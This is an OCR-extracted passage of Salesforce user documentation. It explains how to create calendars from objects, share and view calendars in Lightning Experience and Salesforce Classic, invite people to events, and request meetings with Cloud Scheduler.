Suppose that you show a calendar containing enough items to push the total items past the limit (150 items) in that view. Salesforce displays an alert and hides items on other calendars.



SEE ALSO:

Considerations for Calendars Created from a Salesforce Object

Create a Calendar of Opportunity Close Dates

See all your opportunities' scheduled close dates at a glance.

Use the following selections.

Object
Opportunity

Calendar Name
Opportunities Closing

Field for Start
Close Date (Date)

Field for End
None

Apply a Filter (Optional)
My Opportunities, or another list view

Field Name to Display
Name

Now you have a calendar to remind you of close dates across all your opportunities.

EDITIONS

Available in Lightning Experience in: **Enterprise**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Create a Calendar

Create a Calendar of Task Due Dates

Make a calendar that shows when your tasks are due.

First, ask your Salesforce admin to replace the Due Date field in the Task layout with a custom Date/Time field. Then use the following selections.

Object
Task

Calendar Name
Tasks Due

Field for Start
Due Date and Time (Date/Time)

Field for End
None

Apply a Filter (Optional)
My Tasks

Field Name to Display
Subject

Now you can see your task due dates alongside your Salesforce events.

EDITIONS

Available in Lightning Experience in: **Enterprise**, **Unlimited**, and **Developer** Editions

Create a Calendar of Direct-Mail Campaigns

Get a visual overview of all your direct-mail campaigns.

Use the following selections.

Object
Campaign

Calendar Name
Direct Mail

Field for Start
Start Date (Date)

Field for End
End Date (Date)

Apply a Filter (Optional)
All Active Direct-Mail Campaigns

Field Name to Display
To display the name of each campaign on the calendar: Name

To display each campaign's owner on the calendar: Owner

Now you can visually track direct-mail campaigns by name or owner.

EDITIONS

Available in Lightning Experience in: **Enterprise**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Create a Calendar

Create a Calendar to View Open Cases by SLA

Monitor open cases and increase compliance with your service level agreement.

Use the following selections.

Object
Case

Calendar Name
Time Left in SLA

Field for Start
Date Opened (Date)

Field for End
Custom formula field, Opened (Date) + 36 hours: SLA Expiration

Apply a Filter (Optional)
All Open Cases, or another list view

Field Name to Display
Customer Name

Now you can see at a glance whether you're meeting your SLA.

EDITIONS

Available in Lightning Experience in: **Enterprise**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Create a Calendar

Build a Formula Field

Considerations for Calendars Created from a Salesforce Object

Considerations for calendars created from a Salesforce object include support for list view filtering, a limit on the number of items that can be displayed, no support for subscribing to calendars, and support for standard objects.

EDITIONS

Available in Lightning Experience in: **Enterprise**, **Unlimited**, and **Developer** Editions

List View Filtering
No list views are available for filtering calendars based on the Events or Tasks objects. The list view shows all your tasks, open and closed, and all your events. For calendars created from other objects, list views with the scope My and All are supported, but list views with the scope My Team are not.

Calendar Item Limit
You can view up to 150 calendar items total in the day or week view, including Salesforce events and the items on calendars you create. Suppose that you select a calendar containing enough items to push the total past the limit in that view. Lightning Experience displays an alert and hides items on other calendars.

Subscribing to Calendars
You can't subscribe to calendars that other people create. Each calendar can be accessed only by the person who created it.

Standard Objects Supported

Account	Endorsement	Partner	Social Post
Asset	Event	Price Book	Solution
Campaign	Holiday	Product	Task

Case	Idea	Report	Topic
Contact	Lead	Skill	User
Contract	Opportunity	Skill User	User Provisioning Request
Email	Order	Social Persona	Work Order

For more information, see Activities: Events and Calendars on page 214 in What's Not in Lightning Experience.

SEE ALSO:

Create a Calendar

Calendar Sharing in Salesforce Classic

Grant others access to view or edit your calendar in Salesforce Classic, or view a calendar that a coworker shares with you.

Watch a Demo: Who Sees What: Organization-Wide Defaults (Salesforce Classic)

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition

1. Share Your Calendar in Salesforce Classic
   You can grant coworkers, personal and public groups, roles, or roles and subordinates access to view or edit your calendar in Salesforce Classic.
2. View a Coworker's Calendar in Salesforce Classic
   When coworkers share their calendars with you, you can view the calendars in Salesforce Classic.

SEE ALSO:

Activity Reminders in Salesforce Classic

Access to Activities

Share Your Calendar in Salesforce Classic

You can grant coworkers, personal and public groups, roles, or roles and subordinates access to view or edit your calendar in Salesforce Classic.

Watch a Demo: Who Sees What: Organization-Wide Defaults (Salesforce Classic)

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition

USER PERMISSIONS

To create events
- "Edit Events"

Options vary for sharing your calendar with others, depending on the organization-wide calendar sharing level that your Salesforce admin sets. The options can make your calendar more available to others, but not less. Calendar sharing settings affect the visibility of items on a calendar, but they don't give coworkers access to event detail pages.

Events associated with a record that you own are visible to anyone above you in the role hierarchy.

1. From your personal settings, enter `Calendar Sharing` in the Quick Find box, then select **Calendar Sharing**.
2. To share your calendar with others, click **Add**. Select the users, roles, or groups whose activities you want to display in your calendar.
3. Specify how you want to share your calendar. Select one of the following:

Hide Details
Coworkers can see whether given times are available but can't see any other information about the nature of events in your calendar.

Hide Details and Add Events
Coworkers can see whether given times are available but can't see details of events. They can insert events in your calendar.

Show Details
Coworkers can see detailed information about events in your calendar.

Show Details and Add Events
Coworkers can see detailed information about events in your calendar, and they can insert events in your calendar.

Full Access
Coworkers can see detailed information about events in your calendar, insert events, and edit existing events.

SEE ALSO:

Access to Activities

View a Coworker's Calendar in Salesforce Classic

When coworkers share their calendars with you, you can view the calendars in Salesforce Classic.

Your access to view event details, edit events, or create events varies by calendar. Your access to a given calendar depends on how your Salesforce admin sets up your org and the calendar sharing options that your coworker has chosen.

You can view all events owned by people below you in the role hierarchy.

- In day, week, or month view, click **Change** next to the name at the top of the calendar, then select the calendar that you want to view.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition

Calendar Views

Calendar views display your events in Salesforce.

1. Calendar Views in Lightning Experience
   Your calendar displays all events that you own in Salesforce, including events that take place outside your business hours. Calendars you create from a Salesforce object display data in date fields as calendar items. View, create, and edit your events in a day, week, or month view.
2. Calendar Views in Salesforce Classic
   Calendar views display your own calendar and coworkers' calendars along with list views of open tasks. On the Home tab, the Calendar section shows upcoming events, a date picker for the month, and links to other calendar and activity views. You can share your calendar with coworkers and print calendars and task lists.

Calendar Views in Lightning Experience

Your calendar displays all events that you own in Salesforce, including events that take place outside your business hours. Calendars you create from a Salesforce object display data in date fields as calendar items. View, create, and edit your events in a day, week, or month view.

EDITIONS

Available in Lightning Experience

Available in: **All** Editions except **Group** or **Contact Manager** Editions

SEE ALSO:

Considerations for Using Events and Calendars in Lightning Experience

Calendar Views in Salesforce Classic

Calendar views display your own calendar and coworkers' calendars along with list views of open tasks. On the Home tab, the Calendar section shows upcoming events, a date picker for the month, and links to other calendar and activity views. You can share your calendar with coworkers and print calendars and task lists.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Group** or **Contact Manager** Editions

Where to Select or Switch Views

You access calendar views in the following locations.

- The Calendar section at the bottom of the Home tab (if your Home tab doesn't display the Calendar section, ask your Salesforce admin to customize your home page layout)
- The Calendar shortcut in the sidebar that opens your last used calendar view (if your Salesforce admin has enabled the shortcut)
- The detail page for an event or a task
- An activities list view

In any view, when you hover your mouse over an event that you have permission to see and edit, an overlay displays event details and actions that you can perform. Your Salesforce admin configures the content of the overlays.

Day, Week, Month, and Activity Views

Calendar views display events as follows:

- A day at a time: or **Today**
- On a date that you choose using
- A week at a time: or **This Week**
- In a week view, with or without weekends
- A month at a time: or **This Month**
- On a day that you choose: Click in the week or month view
- In a list of activities (events and tasks):

Inside any calendar view, you can switch views by clicking the icon for a different view. In a week or month view, click a date to see that day's view.

Single-User View and Views of Other Calendars

The single-user view ( ) displays up to 1,000 events in one month in any of the following:

- Your own calendar
- The calendar of another user (not available in Personal Edition)

- A public calendar
- A resource calendar

Click **Change** to switch users or calendars. Click **Share My Calendar** to allow other users to view your calendar. To reset your view to your own calendar, click **Back to My Calendar**.

Note: Activities related to another record are visible to users above the activity owner in the role hierarchy regardless of whether your organization's sharing settings specify the use of hierarchies.

All single-user day and week views of a user's calendar display a list of the user's open tasks alongside the calendar. A drop-down list lets you choose other views, for example overdue tasks or tasks due today.

By default, your daily and weekly calendar views display the range of hours specified as `Start of Day` and `End of Day` on your Personal Information page.

If you sync events from Outlook using Salesforce for Outlook, you may see a banner at the top of your calendar that is linked to a list of your unresolved events: synced Outlook events that haven't been assigned to Salesforce records.

Multi-User View

The multi-user view ( ) displays several users' calendars and activities together. Choose an existing list view of users from the **View** drop-down list or click **Create New View**.

The view shows each person's availability. A legend in the view shows busy and out-of-office time. If an event is set to show the time as free, then multi-user views don't display it.

Consider these limitations of the multi-user view:

- Drag-and-drop editing isn't available in the multi-user view.
- The multi-user calendar works differently in the partner portal. For example, partners can view events only on the calendars of people in their own company and their channel manager.

Printable View

After you select a view and click **Printable View**, adjust the view before printing it.

- To send the printable view to a printer, click **Print This Page**.
- To change the dates before printing, click , , **Today**, **This Week**, or **This Month**.
- In a day or week view, select a different task list view if you like.
- In multi-user views, in the **Sort by** drop-down list, select `Time` to include all users' events on a single calendar. Or select `User` to display a separate calendar for each user.

Considerations for Using Events and Calendars

Salesforce always displays an event's date and time in the time zone you've chosen in My Settings. Working with meetings and scheduling is different in Lightning Experience and Salesforce Classic.

1. Considerations for Using Events and Calendars in Lightning Experience
   When you use events and calendars in Lightning Experience, keep in mind these considerations for creating, updating, and owning events and other calendar items.
2. Considerations for Using Events and Calendars in Salesforce Classic
   Be aware of these considerations for creating, updating, owning, and inviting others to events in Salesforce Classic.

Considerations for Using Events and Calendars in Lightning Experience

When you use events and calendars in Lightning Experience, keep in mind these considerations for creating, updating, and owning events and other calendar items.

EDITIONS

Available in Lightning Experience in: **All** Editions except **Personal** and **Contact Manager** Editions

Business Hours
Your calendar doesn't indicate the business hours you've selected in your personal settings.

No Recurring Events
You can't create or edit recurring events. However, if a coworker uses Salesforce Classic to create a series of recurring events, you can view and edit the events in the series in Lightning Experience.

Outlook Appointments
You can't create a Microsoft® Outlook® appointment from a Salesforce event.

Event Invitations
You can't invite people to meetings, update events, accept or decline events, or view a list of invitees to an event. However, if someone creates a meeting in Salesforce Classic and invites you to it, it is displayed in your calendar.

Calendar Views
The calendars in Lightning Experience have no print view. You can't hide weekends.

List View Filtering
No list views are available for filtering calendars based on the Events or Tasks objects. The list view shows all your tasks, open and closed, and all your events. For calendars created from other objects, list views with the scope My and All are supported, but list views with the scope My Team are not.

Calendar Item Limit
You can view up to 150 calendar items total in the day or week view, including Salesforce events and the items on calendars you create. Suppose that you select a calendar containing enough items to push the total past the limit in that view. Lightning Experience displays an alert and hides items on other calendars.

Calendar Sharing and Ownership
You can't share your calendar with your manager or other coworkers. Managers in the role hierarchy can use reports to view events owned by people below them in the role hierarchy, but not to edit them. Only one person can own a meeting. If you reassign a meeting to someone else, it no longer appears on your calendar.

Public Calendars and Resource Calendars
You can't create public calendars or resource calendars, and you can't view public calendars or resource calendars created in Salesforce Classic.

Calendar Visibility for User-Created Calendars
When a user creates a calendar view from an object, only the user can see the calendar. Previously, anyone above the user in the hierarchy, or anyone with the "View All Data" permission, could see—and—delete, the calendar. This extensive visibility could cause slow response times.

Cloud Scheduler
Lightning Experience doesn't support Cloud Scheduler meeting requests.

SEE ALSO:

Considerations for Using Tasks in Lightning Experience
Considerations for Using Activities

Considerations for Using Events and Calendars in Salesforce Classic

Be aware of these considerations for creating, updating, owning, and inviting others to events in Salesforce Classic.

EDITIONS

Available in Salesforce Classic in: **All** Editions

Events with invitees not available in: **Personal** Edition

Event Editing

Permission to Edit Other People's Events

Your org's calendar sharing model and your personal calendar sharing control permission to edit other people's events. However, regardless of these settings, managers in the role hierarchy can always edit events owned by people who report to them.

Permission to Edit Public Calendars and Resource Calendars

The calendar sharing model controls permission to edit events in public and resource calendars.

Changes to Fields in Single Events and Their Series

If you change a field in a single event and then change that field in the series, the series change overrides the change to the single event.

Event Deletion

Declining Event Invitations

If you decline an event that you've been invited to, Salesforce removes the event from your calendar. Only the event owner can delete an event with invitees.

Notification for Deleted Event Series

If an event owner deletes a series of recurring events, every invitee receives an email notification that the series of events has been canceled.

Handling of Past and Future Events in Deleted Series

If you delete a series of events, you delete only future events. Events that have already happened aren't affected.

If a series is deleted and it contains events that occurred in the past, the series isn't moved to the Recycle Bin. As s a result, the series can't be restored from the Recycle Bin.

If a series is deleted and it doesn't contain past events, Salesforce moves the series to the Recycle Bin. Individual events that were part of the series aren't moved to the Recycle Bin.

Handling of Series Restored from Recycle Bin

If you restore a series from the Recycle Bin, single events are created. Those single events contain both the details defined by the series and any changes or additions made to them individually before the series was deleted.

Deleted Public Calendars

If you delete a public calendar, Salesforce doesn't put it in the Recycle Bin.

Recurring Events ( )

Effects of Changes to an Event Series and Single Events in a Series

Warning: Change to any fields in an event series overrides changes previously made to single events.

If you change the following settings, the status of invitees for future events is reset to Not Responded. You lose messages sent with invitees' responses and other changes to single future events. Triggers and workflows are also reset, and links to future events break.

- All-day event checkbox
- Start or end time

- Location
- Recurrence frequency
- Recurrence start or end date, if you send updates to invitees

If you don't send updates, and you only extend the recurrence end date, then future events aren't affected.

Display of Original and New Start or End Time for a Changed Series

If the organizer changes the scheduled time of an event in a recurring series, the calendar views and the Home tab's Calendar section show the updated time. However, the detail page of the single event continues to show you the original time until you accept or decline the series.

Maximum Number of Single Events in a Series

- Daily: 100
- Weekly: 53
- Monthly: 60
- Yearly: 10

Click **Calculate max end date** to enter the maximum end date allowed for the frequency that you selected.

Duration of Events

If your Salesforce admin has enabled multiday events, then you can create events up to 14 days long, except recurring events. When you create a recurring event, the maximum duration of the single events in the series is 24 hours. After you create the series, you can change the duration to up to 14 days if your Salesforce admin has enabled multiday events.

Event Reminders

If you create a recurring event and you leave the reminder checkbox selected, you receive a reminder for each single event in the series.

Attachments to Events

You can attach files to a series of recurring events. After you create a series, you can add or delete attachments to each single event in the series.

Attachments are displayed on the event detail page only, not on the detail page for other records that the event is related to. If you don't see the Attachments related list on the event detail page, ask your Salesforce admin to add it to the event page layout.

Inviting People and Scheduling Resources

Access Requirements for Inviting People and Resources

You need at least read access to the contacts and leads that you invite to an event. You need at least "Add Events" on a resource to invite it to an event.

Permission to Edit Events with Invitees

 identifies an event with one or more invitees. You can edit an event that you've invited people to only if you own the event. If the event isn't a recurring event, you can assign it to a different person.

If you want to send an email update, you can send it to all invitees or only to the people you added or deleted during editing.

Event Attendance

Declining an event removes it from your calendar. The event owner doesn't receive an email notification when an invitee accepts or declines an invitation.

Maximum Number of Invitees

The maximum number of invitees for regular events is 1,000. However, for recurring events, the maximum is 100.

Relating Events to Multiple Contacts (Shared Activities)

Maximum Number of Related Contacts

You can relate an event to up to 50 contacts (but only one lead) in the `Name` field, including one primary contact. If you don't see  next to the `Name` field, ask your administrator to enable Shared Activities.

No Support for Recurring Events or Multiple Event Owners

You can't relate multiple contacts to a recurring event series or an event owned by multiple people.

Assigning Events to Coworkers

Default Event Owner

By default, an event is assigned to the user who creates it. To assign independent copies of a new event to multiple people, click  next to **Assigned To**. Inn the window that opens, click the Multiple Users tab. The `Assigned To` field isn't available in Personal Edition.

Events in Chatter

New Events in Chatter Feeds

If a new event is related to a record like a lead, account, or custom object, the event appears in the feed for that record. On any record that you follow, you see feed items for all events, regardless of who created them.

Creating Events in Feeds

Your Salesforce admin specifies whether you can use Chatter to create events for different types of records. For example, some people can view but not create events in the feeds for accounts that they have access to.

No Recurring Events in Chatter

Your Chatter feed doesn't display recurring events, either in series or singly, and you can't follow recurring events in Chatter.

SEE ALSO:

Calendar Views in Salesforce Classic

Invitations and Scheduling in Salesforce Classic

In Salesforce Classic, you can invite people to meetings, accept meeting invites, and use Cloud Scheduler to propose meeting times. You can also create a Microsoft® Outlook® appointment for an event in Salesforce.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition

1. Invite People to an Event and Schedule Resources in Salesforce Classic
   Invite users, contacts, and leads to a meeting, and schedule meeting resources.
2. Quickly Schedule a Meeting About an Account, a Contact, or a Lead in Salesforce Classic
   Drag-and-drop scheduling lets you schedule events related to accounts, contacts, and leads without leaving the list view page. You drag records from list views onto weekly calendar views and enter the details of the event in an overlay.
3. Create an Outlook Appointment for an Event in Salesforce Classic
   Create an appointment in Microsoft® Outlook® from the details of an event.
4. Create an Event in a Public Calendar in Salesforce Classic
   A public calendar contains a schedule of events that is available to a group of users, such as a sales events calendar for a sales department. If your Salesforce admin has set up a public calendar and you're assigned to that group, you can view the calendar. You can also add an event just as you would add an event to your own calendar.

5. Use Cloud Scheduler to Request Meetings in Salesforce Classic
   Cloud Scheduler lets you request a meeting with a contact, a lead, a person account, or a coworker.
6. Respond to Event Invitations in Salesforce Classic
   Accept or decline an invitation to an event. After you've accepted an invitation, you can add the event to Outlook.

Invite People to an Event and Schedule Resources in Salesforce Classic

Invite users, contacts, and leads to a meeting, and schedule meeting resources.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal**Edition

USER PERMISSIONS

To invite people to an event:
- "Edit Events"

.

1. On the Event detail page, in the Select Invitees section, click **Select**.
2. In the Select Invitees dialog box, search for the type of invitee: users, leads, contacts, or resources.
3. Enter a name or part of a name or leave the field blank to expand the search. Click **Find**.
4. Use  and  to select and deselect people or resources. To invite more people or resources, search again and select the invitees you want.
5. Click **Done**.
6. Review the calendar of each invitee and adjust the date and time of the event if necessary.
   The availability of invitees is indicated in color on their calendars: busy time is blue and out-of-office time is red. If an invitee has more than one event scheduled for a particular time, all the events are shown on the calendar. To see the details of an event, hover your mouse over the event on the calendar.
7. To remove an invitee from an event, click **Remove** next to the invitee's name.
8. Click **Save & Send Update**.
   Invited leads, contacts, and person accounts receive an email containing a link to a web page. They can accept or decline the invitation for the event or event series. You also receive an email summary of the event. If an invited resource is available at the given time, the resource automatically accepts the invitation.

Quickly Schedule a Meeting About an Account, a Contact, or a Lead in Salesforce Classic

Drag-and-drop scheduling lets you schedule events related to accounts, contacts, and leads without leaving the list view page. You drag records from list views onto weekly calendar views and enter the details of the event in an overlay.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal**

USER PERMISSIONS

To enable drag-and-drop scheduling:
- "Customize Application"

To create events:
- "Edit Events"

If you don't see the **Open Calendar** link, ask your administrator to enable drag-and-drop scheduling.

1. Click the **Open Calendar** link at the bottom of a list view.
   A weekly view of a calendar appears below view.
2. Drag a record from the list to a time slot on the calendar.
   A popup window for creating an event appears. The event is already related to the record that you dragged from the list view.

- The **Open Calendar** link appears only at the bottom of list views for accounts, contacts, and leads.
- Drag-and-drop scheduling isn't available for the Console tab, events that people have been invited to, recurring events, accessibility mode, or Connect Offline.
- List views that include drag-and-drop scheduling can take slightly longer than usual to be displayed.

USER PERMISSIONS

To create events:
- "Edit Events"

- When you drag the bar in between the list and calendar to resize either one, the size is saved for all views in which you use drag-and-drop scheduling. You can resize the list and calendar at any time.

Create an Outlook Appointment for an Event in Salesforce Classic

Create an appointment in Microsoft® Outlook® from the details of an event.

EDITIONS

Available in Salesforce Classic in: **All** Editions

1. On the detail page for an event, click **Add to Outlook**.
2. Click **Open** to immediately add the event to Outlook, or save it to your computer as a `.vcs` file. If you save it as a `.vcs` file, import the file into Outlook.

   The Outlook appointment is added to the "salesforce.com" folder and tagged with the "salesforce.com" category so that duplicates aren't created during synchronization.

Consider the following when you add an event to Outlook.

- When you view the event in Outlook, the description doesn't display line breaks that you entered in the event's `Description` field. Line breaks are replaced by two spaces in the `.vcs` file.
- You can also sync your Salesforce events to Outlook using Lightning Sync or Salesforce for Outlook.

Note: You can also use Lightning for Outlook and Salesforce for Outlook to add Microsoft® Outlook® emails to Salesforce. These email integration applications let you log an outbound or sent email as a task in Salesforce. Then you can associate this task with a contact, a lead, or another record.

Create an Event in a Public Calendar in Salesforce Classic

A public calendar contains a schedule of events that is available to a group of users, such as a sales events calendar for a sales department. If your Salesforce admin has set up a public calendar and you're assigned to that group, you can view the calendar. You can also add an event just as you would add an event to your own calendar.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** and **Group** Editions

USER PERMISSIONS

To create an event in a public calendar:
- "Edit Events"

1. On a calendar view, click **[Change]** to switch to a public calendar.
2. Choose the time and date of the event:
   - On the day view, click a time such as **9:00 AM** to add an event.
   - On the week or month view, click + to add an event on a particular date.
3. Enter the details of your event.
4. Click **Save**. Alternatively, click **Save & New Task** to save the event and begin creating a task, or **Save & New Event** to save and begin creating an event.

Use Cloud Scheduler to Request Meetings in Salesforce Classic

Cloud Scheduler lets you request a meeting with a contact, a lead, a person account, or a coworker.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal Edition** and **Database.com**

1. How Cloud Scheduler Works in Salesforce Classic

   When you use Cloud Scheduler to request a meeting with a contact, a lead, a person account, or a coworker, Salesforce creates a unique Web page for your meeting that displays the proposed meeting times. When invitees visit the page, they select the times that work for them and send you a reply. Salesforce tracks all the responses so that you can pick the best time to meet when you confirm the meeting.

2. Request a Meeting in Salesforce Classic

   Use Cloud Scheduler to request a meeting with a contact, a lead, a person account, or a coworker.

3. Tips for Proposing Meeting Times in Salesforce Classic

   When you request a meeting using Cloud Scheduler, you can either propose meeting times or let Salesforce propose times for you. One of the benefits of letting Salesforce propose meeting times happens when there's a long delay between the time you send the meeting request and when the first invitee views it. For example, if you request a meeting with a contact on a Monday and that contact doesn't view your request until Thursday, Salesforce proposes times from Thursday forward instead of when the meeting request was sent.

4. Change the Invitees to a Requested Meeting in Salesforce Classic

   When you use Cloud Scheduler to request a meeting, you can add and remove invitees at any time.

5. Reschedule a Requested Meeting in Salesforce Classic

   If you used Cloud Scheduler to request a meeting that hasn't been confirmed, you can reschedule it and propose new times. However, when you confirm a meeting, it's converted to an event, so you can't propose new times. To reschedule an event, edit the event to change its date and send an update to the invitees.

6. Confirm a Requested Meeting in Salesforce Classic

   After you use Cloud Scheduler to request a meeting, wait for the invitees to reply with the times they can meet. When this happens, you receive an email notification, and the meeting in Salesforce is automatically updated with the times the invitees selected. You can then choose the best time to meet and confirm the meeting.

7. Cancel a Requested Meeting in Salesforce Classic

   If you used Cloud Scheduler to request a meeting and the meeting hasn't been confirmed, you can cancel the meeting, and Salesforce automatically sends a cancellation notice to the invitees. When you confirm a meeting, then it's converted to an event, which you can delete like any other event.

How Cloud Scheduler Works in Salesforce Classic

When you use Cloud Scheduler to request a meeting with a contact, a lead, a person account, or a coworker, Salesforce creates a unique Web page for your meeting that displays the proposed meeting times. When invitees visit the page, they select the times that work for them and send you a reply. Salesforce tracks all the responses so that you can pick the best time to meet when you confirm the meeting.

Step 1: You Request a Meeting and Propose Meeting Times

Go to either the Calendar section on the Home tab or the Open Activities related list on the detail page of the contact, lead, or person account you want to request a meeting with. Click **New Meeting Request** to open the Meeting Request page.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition


USER PERMISSIONS

To request a meeting:

- "Edit Events"

  AND


  "Send Email"



1. Click **To** to invite coworkers, leads, contacts, or person accounts to the meeting.
2. Click in the calendar to propose up to five meeting times, or let Salesforce propose times for you.

Step 2: Invitees Pick the Times They Can Meet


Salesforce emails a meeting request to the invitees so they can pick the times they are available.



1. In the meeting request, invitees click **Respond to This Request** to open your meeting's Web page.
2. On the meeting Web page, invitees pick the proposed times that work for them and send you a reply.

Step 3: You Confirm the Meeting

Salesforce keeps track of all the responses so you can see when each invitee is available. You then select the best time to meet and confirm the meeting.



Request a Meeting in Salesforce Classic

Use Cloud Scheduler to request a meeting with a contact, a lead, a person account, or a coworker.

Before you use Cloud Scheduler, consider these tips:

- You must have at least read access to the contacts, leads, and person accounts that you request a meeting with.
- Each invitee must have an email address specified in their record so Salesforce can send them a meeting request.
- You can invite up to 50 people to a meeting. Invitees can consist of only contacts, leads, or person accounts, only coworkers who use Salesforce, or a combination.
- We recommend you install Salesforce for Outlook so you can sync your calendar events between Salesforce and Microsoft® Outlook®.

  When proposing meeting times, it's helpful to have your Salesforce calendar up-to-date so you can see your free and busy times.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition

USER PERMISSIONS

To request a meeting:

- "Edit Events"

  AND

  "Send Email"

To request a meeting:

1. Go to either the Calendar section on the Home tab or the Open Activities related list on the detail page of the contact, lead, or person account you want to invite to a meeting.
2. Click **New Meeting Request**.

   If this button doesn't display in the Calendar on the Home tab or on the Open Activities related list, ask your Salesforce administrator to add it.
3. Click **To** to invite coworkers, leads, contacts, or person accounts to the meeting.
   a. Select the type of invitee from the drop-down list. person accounts are returned in contact searches and can be added as invitees.
   b. Enter a name or part of a name in the text field, or leave the field blank to expand the search.
   c. Click **Go!**.
   d. In the Search Results area, select the boxes next to the people you want to invite and click **Insert Selected**. To add more invitees, perform a new search and select more people as needed. If there's a warning icon (⚠) next to a person's name, you can't invite them to the meeting because they don't have an email address specified in their record. After you add an email address to their record, you can invite them to meetings.
   e. Click **Done**.

   f. To remove someone you just invited, click "x" next to the person's name in the `To` field. You can remove all invitees unless you requested the meeting from an Open Activities related list. In that case, the first contact, lead, or person account in the `To` field can't be removed.

4. Enter a subject and location.

   If you requested the meeting from an Open Activities related list, the default subject is a combination of the account name for the lead or contact and the company name specified in your personal information. For example, if you're meeting with a contact from the Sterling company and you work for ACME, the default subject is `Sterling and ACME`. The default location is always `To be determined`.

5. Select one of these tabs:
   - **I propose meeting times**—Propose up to five meeting times by picking times in the calendar.
   - **Let Salesforce propose meeting times**—Choose the duration and time frame of the meeting and let Salesforce propose up to five meeting times for you.

6. Click **Next**.
7. Write a message to the invitees, and click **Send**.

   Note the following:
   - Your email signature is automatically added to your message.
   - After you click **Send**, Salesforce emails a meeting request to the invitees.
   - Your meeting's Web page displays all messages between you and the invitees. This includes messages that invitees write when responding to your request.
   - If you requested the meeting from an Open Activities related list, the meeting appears on the detail page for that contact or lead only. It doesn't appear on the Open Activities related list for any other invitee. For example, if you requested a meeting with Jane Smith from her contact detail page and then clicked the **To** field to invite John Doe, the requested meeting only appears on the Open Activities related list for Jane Smith and not John Doe. If you requested the meeting from the Calendar section on the Home tab, the meeting doesn't appear on the Open Activities related list for either Jane Smith or John Doe.

After you send your meeting request, wait for the invitees to reply with the times they can meet. Then confirm the meeting by selecting a final meeting time.

Tips for Proposing Meeting Times in Salesforce Classic

When you request a meeting using Cloud Scheduler, you can either propose meeting times or let Salesforce propose times for you. One of the benefits of letting Salesforce propose meeting times happens when there's a long delay between the time you send the meeting request and when the first invitee views it. For example, if you request a meeting with a contact on a Monday and that contact doesn't view your request until Thursday, Salesforce proposes times from Thursday forward instead of when the meeting request was sent.

Proposing Meeting Times

When you propose meeting times:

- Proposed times aren't saved to your Salesforce calendar. The meeting only appears in your calendar after you confirm the meeting.
- When the invitees view your meeting request, the proposed times are shown in your time zone. Proposed times aren't shown in the invitees' time zones.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Personal** Edition

USER PERMISSIONS

To request a meeting:
- "Edit Events"

  AND

  "Send Email"

- You can't propose a time that occurs in the past (before the black line in the calendar).
- The calendar's shaded areas show when you and the other invited coworkers are busy based on your Salesforce calendars. Darker shades show when multiple coworkers are busy at the same time.
- Use the `Duration` field to change the length of your meeting.
- To remove a time you proposed, hover over the proposed time and click "x".

Letting Salesforce Propose Meeting Times

When Salesforce proposes meeting times:

- You won't know which times are proposed until after you send the meeting request. Once the first invitee views your request, Salesforce checks the calendars of all coworkers invited to the meeting and proposes meeting times based on their availability.

  Salesforce tries not to propose the same times that invitees have already selected for other unconfirmed meetings. For example, if you request a meeting for the next five business days and your invitees respond that they can meet on Tuesday and Wednesday from 2:00 to 3:00 p.m., and then you request another meeting for the same time frame, Salesforce won't propose times for Tuesday and Wednesday from 2:00 to 3:00 p.m. unless your calendar is completely booked with confirmed meetings and other events.

